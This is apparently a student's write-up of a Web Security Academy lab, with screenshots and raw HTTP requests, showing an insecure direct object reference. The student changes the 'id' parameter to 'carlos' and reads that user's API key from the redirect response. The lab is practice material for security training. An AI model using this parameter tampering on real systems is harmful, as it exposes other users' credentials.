
# Lab 8 - User ID controlled by request parameter with data leakage in redirect.

Ahmed Khaled Saad Ali ID:1809799

Lab Progress & Screenshots:

Logged in as wiener.



Web Security Academy
User ID controlled by request parameter with data leakage in redirect
LAB Not solved
Submit solution
Back to lab description
Home | My account | Log out
Email
Update email

My Account

Your username is: wiener

Your API Key is: A82H5vaZYaYWeZwi9jMXxAlcjnujJVF0


We see this GET request with “id” field, we send to the “Repeater”



Request to https://0a52005e0469f1ddc28f08c5003f0025.web-security-academy.net:44

```
GET /my-account?id=wiener HTTP/2
Host: 0a52005e0469f1ddc28f08c5003f0025.web-security-academy.net
Cookie: session=cyOnwvZQ5i7pP4ml9Zc4UhEBEOJFHboV
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,ima
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a52005e0469f1ddc28f08c5003f0025.web-security-ac
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

When we send request with “id=wiener”, we get his API key in the response.




Target: https://0a52005e0469f1ddc28f08c5003f

```
GET /my-account?id=wiener HTTP/2
Host: 0a52005e0469f1ddc28f08c5003f0025.web-security-academy.net
Cookie: session=cyOnwvZQ5i7pP4ml9Zc4UhEBEOJFHboV
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a52005e0469f1ddc28f08c5003f0025.web-security-academy.net/my-accou
nt
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
      </section>
    </header>
    <header class="notification-header">
    </header>
    <h1>
      My Account
    </h1>
    <div id=account-content>
      <p>
        Your username is: wiener
      </p>
      <div>
        Your API Key is: A82H5vaZYaYWeZwi9jMXxAlcjnujJVF0
      </div>
      <br/>
      <form class="login-form" name="change-email-form" action="
      /my-account/change-email" method="POST">
        <label>
          Email
        </label>
        <input required type="email" name="email" value="">
```

So, we will change “id” field to carlos, and we copy his API Key from response.




Target: https://0a52005e0469f1ddc28f08c

```
GET /my-account?id=carlos HTTP/2
Host: 0a52005e0469f1ddc28f08c5003f0025.web-security-academy.net
Cookie: session=cyOnwvZQ5i7pP4ml9Zc4UhEBEOJFHboV
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a52005e0469f1ddc28f08c5003f0025.web-security-academy.net/my-accou
nt
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
          Log out
        </a>
        <p>
          |
        </p>
      </section>
    </header>
    <header class="notification-header">
    </header>
    <h1>
      My Account
    </h1>
    <div id=account-content>
      <p>
        Your username is: carlos
      </p>
      <div>
        Your API Key is: fEE8k3PqLFo4pWcfIlPmAJsqBhn5k6In
      </div>
      <br/>
      <form class="login-form" name="change-email-form" action="
```

Submit API Key.




User ID cont… redirect …age in

...e0469f1ddc28f08c5003f0025.web-security-academy.net says

Answer:

fEE8k3PqLFo4pWcfIlPmAJsqBhn5k6In

Lab Solved.



User ID controlled by request parameter with data leakage in redirect

Congratulations, you solved the lab!

Lessons:

Don’t simply include identifiers of a user in when he sends a request.